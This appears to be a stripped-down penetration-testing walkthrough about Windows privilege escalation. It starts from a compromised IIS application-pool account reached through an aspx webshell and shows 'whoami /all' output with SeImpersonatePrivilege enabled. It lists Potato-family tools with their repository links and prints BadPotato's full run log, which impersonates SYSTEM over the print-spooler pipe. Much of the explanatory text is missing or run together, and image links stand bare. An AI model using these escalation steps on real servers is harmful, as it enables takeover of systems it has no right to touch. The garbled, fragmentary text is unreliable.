

SelmpersonatePrivilege

SelmpersonatePrivilege whoami /priv whoami /allIIS

aspx webshell Web02 IISPRIVILEGES INFORMATIONSelImp

USER INFORMATION

Command: whoami /allexcute

User NameSID

iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

GROUP INFORMATION

Group NameTypeSIDAttributes

Mandatory Label\High Mandatory Level LabelS-1-16-12288

EveryoneWell-known groupS-1-1-0Mandatory group, Enabled by default, Enabled group

BUILTIN\UsersAliasS-1-5-32-545Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\SERVICEWell-known groupS-1-5-6Mandatory group, Enabled by default, Enabled group

CONSOLE LOGONWell-known groupS-1-2-1Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated UsersWell-known groupS-1-5-11Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This OrganizationWell-known groupS-1-5-15Mandatory group, Enabled by default, Enabled group

BUILTIN\IIS_IUSRSAliasS-1-5-32-568Mandatory group, Enabled by default, Enabled group

LOCALWell-known groupS-1-2-0Mandatory group, Enabled by default, Enabled group

Unknown SID typeS-1-5-82-0Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION

Privilege NameDescriptionState

SeAssignPrimaryTokenPrivilegeReplace a process level tokenDisabled

SeIncreaseQuotaPrivilegeAdjust memory quotas for a processDisabled

SeAuditPrivilegeGenerate security auditsDisabled

SeChangeNotifyPrivilegeBypass traverse checkingEnabled

SeImpersonatePrivilegeImpersonate a client after authenticationEnabled

SeCreateGlobalPrivilegeCreate global objectsEnabled

SeIncreaseWorkingSetPrivilegeIncrease a process working setDisabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

SelmpersonatePrivilegeSYSTEM

() JuicyPotato RottenPotato SweetPotatoPrintSpoofer


https://jlajara.gitlab.io/Potatoes_Windows_Privesc

[SweetPotato \(https://github.com/CCob/SweetPotato\)](https://github.com/CCob/SweetPotato)PrintSpoofer (

<https://github.com/itm4n/PrintSpoofer>)BadPotato (<https://github.com/BeichenDream/BadPotato>)

PrintSpooferC#execute-assembly


PrintSpooferPrint SpoolerSelmpersonatePrivilege



BadPotato SYSTEM

[*]

Command:



Github:<https://github.com/BeichenDream/BadPotato/>

By:BeichenDream

```
[*] PipeName : \\.\pipe\985e7d56e2984d2caldfd8abe4ae382e\pipe\spoolss
[*] ConnectPipeName : \\WEB02\pipe\985e7d56e2984d2caldfd8abe4ae382e
[*] CreateNamedPipeW Success! IntPtr:784
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success! IntPtr:2217063424000
[*] ConnectNamePipe Success!
[*] CurrentUserName : DefaultAppPool
[*] CurrentConnectPipeUserName : SYSTEM
[*] ImpersonateNamedPipeClient Success!
[*] OpenThreadToken Success! IntPtr:892
[*] DuplicateTokenEx Success! IntPtr:896
[*] SetThreadToken Success!
[*] CurrentThreadUserName : NT AUTHORITY\SYSTEM
[*] CreateOutReadPipe Success! out_read:904 out_write:912
[*] CreateErrReadPipe Success! err_read:916 err_write:920
[*] CreateProcessWithTokenW Success! ProcessPid:3268
nt authority\system
```

[*] Bye!

